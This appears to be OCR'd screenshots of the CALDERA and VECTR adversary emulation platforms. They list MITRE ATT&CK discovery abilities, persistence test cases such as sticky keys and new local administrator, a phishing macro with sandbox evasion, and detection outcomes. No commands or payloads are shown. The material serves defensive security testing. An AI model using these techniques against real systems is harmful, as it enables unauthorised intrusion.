
	Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup	
☰	1	Identify active user	discovery	System Owner/User Discovery	🍎 🐧 ⊞ ⊞		🔑			×
☰	2	Find local users	discovery	Account Discovery: Local Account	🍎 🐧		🔑			×
☰	3	Identify local users	discovery	Account Discovery: Local Account	🍎 ⊞					×
☰	4	Snag broadcast IP	discovery	System Network Configuration Discovery	🍎					×
☰	5	Find user processes	discovery	Process Discovery	🍎 🐧 ⊞	🔒				×
☰	6	View admin shares	discovery	Network Share Discovery	⊞ ⊞		🔑			×
☰	7	Discover domain controller	discovery	Remote System Discovery	⊞ ⊞					×
☰	8	Discover antivirus programs	discovery	Software Discovery: Security Software Discovery	🍎 ⊞		🔑			×
☰	9	Permission Groups Discovery	discovery	Permission Groups Discovery: Local Groups	⊞ 🍎 🐧					×
☰	10	Identify Firewalls	discovery	Software Discovery: Security Software Discovery	⊞					×
☰	11	Discover Mail Server	discovery	Remote System Discovery	🐧 🍎 ⊞		🔑			×
☰	12	Get Chrome Bookmarks	discovery	Browser Bookmark Discovery	🍎		🔑			×

VECTR (Adversary Emulation Profile) [Feature]



	Name	Create Date	Status	Tags	Actions
	test	07/26/2022	Not Performed		

VECTR (Adversary Emulation Profile) [Feature]



New Assessment ×

Name: Name

Description: (OPTIONAL) Description

Organizations: ⚙


MITRE

From Template: (OPTIONAL)

Kill Chain: Default

↑ Select	Organization	Campaign	Description	# TestCases
□	All	search...		
□	SRA	Endpoint Persistence	Activities include creating scheduled tasks on a system using job scheduler utilities to assess endpoint detection rulesets.	7
□	SRA	Email Spoofing	The objective of this campaign is test mail gateway controls regarding emails with spoofed characteristics	3
□	SRA	Windows Domain Enumeration	Includes Windows domain enumeration techniques ranging from 'net' commands to powershell equivalents and LDAP queries.	7
□	SRA	Malicious Document Execution	Includes a variety of malicious documents to execute locally on the victim endpoint. Regardless of what made it successfully through the mail gateway, this campaign aims to test the local payload execution to measure endpoint and network detection/blocking capabilities.	9
□	SRA	Internal System Discovery and Exploitation	Includes discovery scans on the internal network for common web server ports, databases, and application servers, followed by intrusion attempts against targets such as Tomcat, JBoss, and Jenkins servers.	4
□	SRA	External Perimeter Activity		9


VECTR (Adversary Emulation Profile) [Feature]



Campaign Dashboard

	Name	Progress	Outcome	Tags	Action
⇕	Endpoint Persistence	0%	100%		

CALDERA (Adversary Operation - Manual/Autonomous) [Feature]



Operations

Select an operation: test - 0 decisions | Jul 23 07:20:05

test

Current state: running


Obfuscation: plain-text

Manual ● Autonomous

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output


No links—click the buttons on the right to add commands/links.

VECTR (Adversary Emulation Operation - Manual) [Feature]



□	Phase	Technique	Test Case	Status	Outcome	Tags	Action
	All	search ...	search ...	All	All	All	
□	Persistence	Scheduled Task	Scheduled Task	NotPerformed	TBD		
□	Persistence	Create Account	New Local Administrator	NotPerformed	TBD		
□	Persistence	Registry Run Keys / Startup Folder	Registry Run Key	NotPerformed	TBD		
□	Persistence	New Service	New Windows Service	NotPerformed	TBD		
□	Persistence	Accessibility Features	Sticky Keys Persistence	NotPerformed	TBD		
□	Persistence	Modify Existing Service	Modify Windows Service	NotPerformed	TBD		
□	Persistence	WMI Event Subscription	WMI Event Subscription	NotPerformed	TBD		

VECTR (Adversary Emulation Operation - Autonomous) [Feature]



WMI Event Subscription : outcome changed to Blocked

07/26/2022 15:43:53
Modify Windows Service : outcome changed to Blocked

07/26/2022 15:43:47
Sticky Keys Persistence : outcome changed to Alerted

07/26/2022 15:43:43
New Windows Service : outcome changed to None


07/26/2022 15:43:37
Registry Run Key : outcome changed to Alerted

07/26/2022 15:43:32
New Local Administrator : outcome changed to Logged

07/26/2022 15:43:24

⊟	Phase	Technique	Test Case	Status	Outcome	Tags
	All	search ...	search ...	All	All	All
☑	Delivery	Phishing Payload	17 - Link - Macro - LuckyStrike PowerShell CellEmbed + Sandbox Evasion	NotPerformed	TBD	
☐	Persistence	Scheduled Task	Scheduled Task	NotPerformed	Blocked	
☐	Persistence	Create Account	New Local Administrator	NotPerformed	Logged	

CALDERA Operation [Reporting]



Current state: running


Obfuscation: plain-text

Download Reports

Agent output ☐ include agent output

Report type ● Full Report ○ Event Logs ○ CSV

VECTR Operation [Reporting]



Report Type: Metrics

Assess...: test

Campaigns: Endpoint Persistence

